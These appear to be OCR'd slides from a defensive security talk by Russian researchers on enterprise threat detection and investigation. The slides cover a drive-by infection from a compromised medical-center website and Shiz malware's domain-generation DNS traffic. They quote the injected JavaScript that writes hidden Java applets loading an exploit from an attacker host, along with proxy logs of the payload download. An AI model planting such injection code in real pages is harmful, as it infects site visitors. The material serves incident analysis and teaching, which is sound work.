***Practice – if you want
To be like us :)***

Defending The Enterprise

101 receipes of infosec warfare ;)

The Russian Way

Vladimir Kropotov
Sergey Soldatov
Fyodor Yarochkin

About the speakers

Overview

- **Prepare**
- **Detect**
- **Protect**
-
- **Investigate**

- Understand threats
- Real time visibility
- You owned. Your actions?
- Owned: finding who targets you, what data they want. What's been compromised

We discuss these techniques in hands-on matter

Breaking down details

- Threats: experience from Soviet Union
  - Primary threats
  - Secondary threats
- Defenses
  - Proactive defenses
  - Dealing with primary threats
  - Living with presence of secondary threats
  - Systematic Framework (tools)

Tools used in this presentation

```
git clone https://github.com/fygrave/ndf.git
```

Threats

Understanding threats

- Attack actors
    - Financially motivated criminals (See our “from Russia with Love.exe talks”)
    - Espionage – industrial and political
- Attack vectors
    - Web remains to be the most common way of having **your** network compromised
    - Email is the other common channel


Drive-By step by step

[examples, drive by campaigns, compromises, malware behavior]

In Russia you can owned via drive-by way more often than anywhere else :)

– fact of life

Infection via http (hospital_mid_driveby.pcap)


ФГБЛПУ "Лечебно-оздоровительный центр МИД России" - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
ФГБЛПУ "Лечебно-оздоровительный цент...
www.medcenter-mid.ru
ashann.ru
Федеральное государственное бюджетное лечебно-профилактическое учреждение "Лечебно-оздоровительный
Федеральное государственное бюджетное лечебно-профилактическое учреждение
"Лечебно-оздоровительный центр
Министерства иностранных дел Российской Федерации"
Административно -
Филиалы ФГБЛПУ "Лечебно-оздоровительного центра Министерства иностранных дел России"
Поликлиника
Больница
Детский сад
Медицинский центр
Больница МИД России
Консоль HTML CSS Сценарий DOM Сеть
ftp
все
qxrupMvs1Cl2?vxetuy=EmgmE9xgqzzX...

```
:.appName == "Microsoft Internet Explorer") {
'<applet width=\"0\" height=\"0\" archive=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1Cl2\" code=\"Class1\"></applet>");

'<object type=\"application/x-java-applet\" width=\"0\" height=\"0\"><param name=\"archive\" value=\"http://echtvfn.ftpl.biz/tSt0zPU/q
```

```
next = 1;
if (next) {
    next = 1;
    try {
        if (window.navigator.appName == "Microsoft Internet Explorer") {
            document.write("<applet width=\"0\" height=\"0\" archive=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1Cl2\" code=\"Class1\"></applet>");
        } else {
            document.write("<object type=\"application/x-java-applet\" width=\"0\" height=\"0\"><param name=\"archive\" value=\"http://echtvfn.ftpl.biz/tSt0zPU/qxrupMvs1Cl2\"><param name=\"code\" value=\"Cla
        }
    } catch (e) {
        next = 1;
```

As it can be seen in proxy logs

```
GET http://echtvfn.ftp1.biz/counter HTTP/1.1
        Referer: http://www.medcenter-mid.ru/
        Content-Type: text/html; charset=utf-8
GET http://echtvfn.ftp1.biz/eStOzPU/qxrupMvs1Cl2?
vxetuy=EmgmE9xgqzzXmmgzmgmxxB
        Referer: http://echtvfn.ftp1.biz/counter
        Content-Type: application/javascript
GET http://echtvfn.ftp1.biz/tStOzPU/qxrupMvs1Cl2 HTTP/1.1
        User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_30
        Content-Type: application/java-archive
GET http://echtvfn.ftp1.biz/d4StOzPU/qxrupMvs1Cl2 HTTP/1.1
        User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_30
        Content-Length: 75776
        Content-Type: application/octet-stream
```

Drive-By in Nutshell :)

- Visit an infected site (any banner network can be a lead too)
- Traffic distribution/TDS (not compulsory)
- Target Identification (javascript exploit selection)
- Exploit
- Payload (.exe)
- Statistics update

Secondary threats

Your network is compromised.. what's next...?


- The data gets siphoned out of your network
- Monitoring by adversary
- Victimized network users

Secondary threats

- Methods – Communication channels
- Hidden communication (covert channels)
- Actors and Actor targets – spies want your data :)


So what do we look at here? :)

Post infection activity (Shiz example)



```
51 34.130105  10.0.2.15      10.0.2.2       DNS     74 Standard query A jewuqyjywyv.eu
52 34.138575  10.0.2.15      10.0.2.2       DNS     74 Standard query A marytymenok.eu
53 34.142617  10.0.2.15      10.0.2.2       DNS     74 Standard query A gatedyhavyd.eu
54 34.146657  10.0.2.15      10.0.2.2       DNS     74 Standard query A nopegymozow.eu
55 34.150973  10.0.2.15      10.0.2.2       DNS     74 Standard query A fodakyhijyv.eu
56 34.156240  10.0.2.15      10.0.2.2       DNS     74 Standard query A vofozymufok.eu
57 34.159952  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
58 34.160752  10.0.2.15      10.0.2.2       DNS     86 Standard query A gatedyhavyd.eu.HomeGateway
59 34.161382  10.0.2.15      10.0.2.2       DNS     74 Standard query A digivehusyd.eu
60 34.162183  80.239.206.25  10.0.2.15      TCP     60 http > ndm-requester [FIN, ACK] Seq=1 Ack=2 Win=65535 Len=0
61 34.162196  10.0.2.15      80.239.206.25  TCP     54 ndm-requester > http [ACK] Seq=2 Ack=2 Win=64240 Len=0
62 34.167030  10.0.2.15      10.0.2.2       DNS     74 Standard query A cihunemyror.eu
63 34.168412  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
64 34.169224  10.0.2.15      10.0.2.2       DNS     86 Standard query A qeqinuqypoq.eu.HomeGateway
65 34.172730  10.0.2.15      10.0.2.2       DNS     74 Standard query A kemocujufys.eu
66 34.176237  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
67 34.176887  10.0.2.15      10.0.2.2       DNS     86 Standard query A marytymenok.eu.HomeGateway
68 34.181250  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
69 34.181938  10.0.2.15      10.0.2.2       DNS     86 Standard query A digivehusyd.eu.HomeGateway
70 34.189324  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
71 34.190128  10.0.2.15      10.0.2.2       DNS     86 Standard query A fodakyhijyv.eu.HomeGateway
72 34.204682  10.0.2.2       10.0.2.15      DNS    161 Standard query response, No such name
73 34.205288  10.0.2.15      10.0.2.255     NBNS    92 Name query NB QEQINUQYPOQ.EU<00>
74 34.207852  10.0.2.15      10.0.2.2       DNS     74 Standard query A tucyguqaciq.eu
75 34.209525  10.0.2.15      10.0.2.2       DNS     74 Standard query A kepymexihak.eu
76 34.210786  10.0.2.15      10.0.2.2       DNS     74 Standard query A jejedudupuc.eu
77 34.213800  10.0.2.15      10.0.2.2       DNS     74 Standard query A ryqecolijet.eu
78 34.216048  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
79 34.216573  10.0.2.15      10.0.2.2       DNS     74 Standard query A pumadypyruv.eu
80 34.217326  10.0.2.15      10.0.2.2       DNS     86 Standard query A jewuqyjywyv.eu.HomeGateway
81 34.219611  10.0.2.15      10.0.2.2       DNS     74 Standard query A voniqofolyt.eu
82 34.223278  10.0.2.15      10.0.2.2       DNS     74 Standard query A xubifaremin.eu
83 34.225135  10.0.2.15      10.0.2.2       DNS     74 Standard query A foxivusozuc.eu
84 34.225954  10.0.2.2       10.0.2.15      DNS    127 Standard query response, No such name
85 34.226771  10.0.2.15      10.0.2.2       DNS     86 Standard query A nopegymozow.eu.HomeGateway
86 34.228361  10.0.2.2       10.0.2.15      DNS    161 Standard query response, No such name
87 34.228958  10.0.2.2       10.0.2.15      DNS    161 Standard query response, No such name
```

